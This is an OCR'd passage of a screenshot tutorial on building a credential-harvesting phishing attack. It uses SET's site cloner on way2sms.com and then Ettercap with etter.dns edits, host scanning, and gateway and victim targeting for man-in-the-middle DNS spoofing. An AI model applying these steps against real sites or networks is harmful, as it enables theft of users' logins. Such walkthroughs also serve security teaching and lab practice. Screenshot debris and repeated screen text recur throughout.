
```
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

- ❖ Now, select “2” option for “Site Cloner” and hit enter


Applications
Places
Terminal
Wed 06:44
root@at-001: ~
File Edit View Search Terminal Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
[-] to harvest credentials or parameters from a website as well as place them into
 a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.1
01]:
```

❖ Now, here I had high-lighted my local IP but in your case it will be different check it, if it is right then hit enter or else manually type and hit enter


Applications
Places
Terminal
Wed 06:45
root@at-001: ~
File Edit View Search Terminal Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.1
01]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.way2sms.com/
```

❖ Now, here is the main thing you have to give the URLs of the site for making the clone


Applications
Places
Terminal
Wed 06:46
root@at-001: ~
File Edit View Search Terminal Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.1
01]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.way2sms.com/

[*] Cloning the website: http://www.way2sms.com/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your dir
ectory structure is.
Press {return} if you understand what we're saying here.
```

- ❖ Now, here press enter and you are done with setoolkit configuration



Applications
Places
Terminal
Wed 06:46
root@at-001: ~
File Edit View Search Terminal Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
root@at-001:~# nano /etc/ettercap/etter.conf
root@at-001:~# nano /etc/ettercap/etter.dns
root@at-001:~# ettercap -G
```

- ❖ Now, minimize that terminal and open a new terminal or previous terminal where we had done Ettercap configuration, and type “Ettercap -G” in the terminal for Graphical Interface



Applications
Places
Ettercap
Wed 06:47
root@at-001: ~
ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap
ent Team
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- ❖ Now, select "Sniff" and in that "Unified Sniffing"




Network interface : eth0

- ❖ Now, we have to select the interface of the network in my case it is eth0 and click ok



```
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

❖ Now, click on "Hosts" option and then click on "Scan for Hosts"




Applications
Places
Ettercap
Wed 06:49
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Delete Host
Add to Target 1
Add to Target 2
ent Team
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

IP Address	MAC Address	Description
192.168.100.1	00:50:56:C0:00:00	
192.168.100.109	00:0C:29:3D:F5:89	
fe80::ad33:74fd:f0d4:9a4d	00:0C:29:3D:F5:89	

```
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```


❖ Now, check for your default gateway IP and Your Target IP and add it as
  - ✓ Target 1 as Default Gateway IP
  - ✓ Target 2 as Victim Machine IP


Applications
Places
Ettercap
Wed 06:50
root@at-001: ~
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
ent Team
Delete Host
Add to Target 1
Add to Target 2
